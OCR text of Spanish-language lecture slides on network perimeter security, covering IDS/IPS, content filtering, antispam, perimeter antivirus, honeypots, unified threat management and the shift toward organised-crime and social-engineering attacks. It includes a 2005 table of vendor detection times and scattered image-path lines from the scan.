To Detect and Prevent:
- Evasions
- Unknown Exploits
- Traffic Anomalies
- Unauthorized Access
- SYN Floods

Signature

Use:
- Fixed Patterns
- Regular Expressions


To Detect and Prevent:
- Viruses
- Trojans
- Known Exploits
- Peer to Peer Apps
- Unauthorized Instant Messaging

Traffic Anomaly


Use:
- Traffic Thresholds
- Connection Limits
- Connection Rate Limits

To Detect and Prevent:
- DDoS Attacks
- Unknown Attacks
- Traffic Anomalies

IDS / IPS


Space of attack variations
based on vulnerability
published
exploit
(a)
False
positives
generic
attack
filter
False
negatives
(b)
fine-grain
filters
(c)

Filtrado




ELEMENTOS DE FILTRADO

- Control de contenidos
- Filtrado de correo (AntiSPAM)
- Antivirus perimetral

INSTALACIÓN DE ELEMENTOS DE FILTRADO

- Instalación de elementos en modo transparente
- Instalación de elementos en modo proxy / Relay



Honeypot

- El HONEYPOT es un elemento preparado para recibir ataques. Mientras los ataques tratan de acceder al mismo, se obtiene mucha información sobre los mecanismos empleados para ello, sin riesgo.

- Una de las iniciativas de honeypots más interesantes es una red completa, con servidores, estaciones de trabajo, comunicaciones, servicios y todo lo demás simulada por software y presentada a través de una única conexión a la red. permite analizar todo lo que sucede dentro de la misma con IDS virtuales colocados en los segmentos de la red.


- Para hacer que los hackers caigan en el honeypot, hay dos métodos:

  - **Enticepment (Seducción):** Es tratar de hacer que a los hackers les interese caer en la trampa, por ejemplo, ofreciendo software gratis, presumir de que tu sistema es invulnerable, etc.

  - **Entrapment (Atrapamiento):** Se obliga a un hacker a romper un sistema (por ejemplo como parte de un proceso policial)


Control de Contenidos


- Elemento que permite o prohíbe el acceso a determinados sitios WEB en función de su contenido
- Puede realizar la función de categorización de dos modos:
  - **Estático:** mediante listas blancas y listas negras de URL's permitidas y prohibidas, o mediante filtros básicos por contenido (búsqueda de determinadas palabras en la WEB visitada)
  - **Dinámico:** Mediante la suscripción en un servicio de categorización
- Una vez categorizado el destino, se permite o se prohíbe el acceso al mismo. Puede enviarse un mensaje al usuario y al administrador del motivo de la prohibición.
- Puede basarse en múltiples políticas (horarias, cuota de tráfico o tiempo, perfil del usuario, etc)
- Es un elemento de gestión de políticas de uso, pero también una barrera de seguridad eficaz, si la categorización es correcta
- Los fabricantes dan otros usos a la información analizada (antiphishing, por ejemplo)



AntiSPAM


- El 98% del correo electrónico que circula por Internet es SPAM.
- Un AntiSPAM es un dispositivo que bloquea la entrega del correo no autorizado al usuario.
- Está afectado por el problema de los falsos positivos, con lo que tienen que dotarse de sistemas de cuarentena, que permitan al usuario comprobar si existen o no correos "buenos".
- Los más potentes basan su decisión en tres filtros:
  - **1- Filtro de reputación:** En función del número de correos que un sender envía. Se obtiene el valor mediante honeypots y logs eviados por los propios filtros que cada fabricante tiene instalados en sus clientes.
  - **2- Heurístico:** tratando de analizar el contenido y categorizando el mismo como SPAM o no, en base a los mensajes tipo que suelen ser enviados por este sistema (medicamentos, phishing, pornografía, etc). Análisis de imágenes con OCR.
  - **3- Integración con otros elementos**, como antivirus, control de contenidos etc





AntiVIRUS

- Además del Antivirus a instalar en el puesto de trabajo, es necesario instalar un antivirus perimetral
- El Antivirus perimetral analiza el contenido del tráfico (HTTP, FTP, SMTP) y corre sobre el mismo el proceso de;:
  - **Comparativa con firmas** o patrones presentes en virus, gusanos, troyanos, etc
  - **Análisis heurístico** del contenido, analizando lo que un software desea realizar
- El antivirus perimetral bloquea el tráfico afectado por un virus una vez lo ha detectado.
- todos almacenan un logo con las acciones tomadas
- Algunos informan al usuario de las mimas mediante una pantalla WEB, e-mail, etc
- Pueden instalarse aislados, pero suelen estar en la msima plataforma que otro elementos de seguridad (proxy, antispam, firewall, etc)




AntiVIRUS

W32/MyTob.JT-net	Sophos	McAfee	Fortinet	Kaspersky	Fprot	Trend	Symantec
	8/6/05 4:28 AM	8/8/05 10:07 AM	8/18/05 12:12 PM	8/18/05 4:01 PM	8/19/05 6:42 AM	8/21/05 8:22 PM	
W32/Zotob.H-mm	Kaspersky	Fortinet	Symantec	McAfee	Sophos	Fprot	Trend
	8/6/05 12:43 AM	8/6/05 4:28 AM	8/6/05 5:42 AM	8/8/05 10:07 AM	8/21/05 1:31 AM	8/22/05 6:17 AM	8/22/05 8:53 PM
W32/MyTob.JX-mm	Kaspersky	Sophos	Fortinet	Trend	McAfee	Fprot	Symantec
	8/19/05 8:51 AM	8/23/05 3:08 PM	8/23/05 4:46 PM	8/23/05 8:23 PM	8/24/05 8:06 AM	8/24/05 8:47 AM	8/24/05 11:01 AM
W32/Lebreat.M-net	Kaspersky	Sophos	Fortinet	Trend	Fprot	Symantec	McAfee
	8/24/05 2:14 PM	8/24/05 3:59 PM	8/24/05 4:22 PM	8/25/05 4:04 AM	8/25/05 5:18 AM	8/25/05 11:11 AM	8/26/05 8:17 AM
W32/Dloader.748-tr	Fortinet	Kaspersky	Sophos	Fprot	McAfee	Symantec	Trend
	8/24/05 4:22 PM	8/24/05 4:34 PM	8/24/05 10:39 PM	8/25/05 5:18 AM	8/25/05 8:06 AM	8/25/05 11:11 AM	8/25/05 8:24 PM
W32/MyTob.5B00-net	Kaspersky	Fortinet	McAfee	Fprot	Trend	Symantec	
	8/6/05 12:43 AM	8/6/05 4:28 AM	8/8/05 10:07 AM	8/24/05 3:00 PM	8/25/05 8:24 PM	8/26/05 12:41 PM	


UTM (Unified Threat Manager)


- Firewall
  - Defiende contra Intrusiones
- Antivirus
  - Protege email de infecciones
- IPS / IDS
  - Protege contra ataques maliciosos
- Antispam
  - Reduce email no deseado
- Web filters
  - Elimina navegación no productiva
- VPN
  - Proporciona acceso seguro remoto



UTM (Unified Threat Manager)

- Firewall
  - Defiende contra Intrusiones
- Antivirus
  - Protege email de infecciones
- IPS / IDS
  - Protege contra ataques maliciosos
- Antispam
  - Reduce email no deseado
- Web filters
  - Elimina navegación no productiva
- VPN
  - Proporciona acceso seguro remoto






Evolución del Perímetro

- ¿Por qué deja de ser válido este concepto de perímetro?
  - **EVOLUCIÓN DE LA FORMA DE HACER NEGOCIOS**
  - **EVOLUCIÓN DE LOS INTERESES OBTENIDOS POR UN ATAQUE**
  - **EVOLUCIÓN EN EL MODO DE ATACAR: INGENIERIA SOCIAL**

Evolución de la forma de hacer negocios

- No cabe duda que **la forma de entender los negocios ha cambiado**. Estos cambios han sido motivados por:
  - Globalización, apertura de mercados...
  - Mayor información a disposición del consumidor
  - Gran avance de la tecnología –> Ciclo de vida de los productos mucho más corto
  - Aumento desproporcionado de la competencia. Hay más oferta que demanda
  - Grandes alianzas sectoriales que amenazan la vida de las empresas

- **¿Qué han provocado estos cambios en la forma de comprar de los clientes?**
  - Lo de siempre: demanda de un producto de calidad, un buen precio, un buen servicio...
  - Y lo nuevo: Demanda de la **INMEDIATEZ**



¿Inmediatez?

- Para ser competitivo, hay que asegurar que **el producto se encuentra donde el cliente lo necesita, y en el momento en que el cliente lo necesita**.


- Establecimientos abiertos 24 horas, disponibilidad permanente a través de teléfono o Internet, presencia comercial ubicada en el cliente, etc son cada vez más necesarios.

- Esto hace que **la empresa deba disponer de recursos fuera de su perímetro de seguridad**, de manera que estén cerca de sus clientes. ¿Cómo se defiende a estos recursos? ¿Cómo se les dota de los servicios corporativos que necesitan? ¿Deberían fiarse del perímetro de su cliente?

- **Nuestros proveedores harán lo mismo, e introducirán a sus recursos en nuestra organización**. ¿Se les debe excluir del perímetro? ¿Se debe confiar en ellos y meterlos dentro?

- Hacen falta **nuevas tecnologías de comunicaciones** (WIFI, UMTS, VoIP, etc) que permitan la movilidad necesaria, sobre las que surgen nuevos ataques y requieren nuevas técnicas de seguridad

Evolución de la forma de hacer negocios



- **TENEMOS QUE ABRIR LAS PUERTAS AL EXTERIOR**
  - Nuestros recursos están fuera de la empresa
  - Nuestros sistemas deben interactuar con los del entorno
  - Tenemos que dar acceso a personal externo
  - Los recursos son dinámicos y móviles. La rotación es elevada


Nuevos intereses de los hackers

1996

- Hackers aficionados
- Web deface
- Virus
- Ataques no habituales
- Búsqueda de diversión

2006

- Crimen organizado
- Robo de IP’s
- Robo de identidad
- Búsqueda de información




Nuevos tipos de ataques

- **HASTA AHORA: ATAQUE TECNOLÓGICO**
  - Los ataques eran siempre desde el exterior
  - No se contaba con nadie del interior como aliado
  - Se atacaba directamente a sistemas
    - Ataques de intrusismo
    - Ataques a vulnerabilidades
    - Ataques directo a puertos
  - No se buscaba información, solo hacer daño

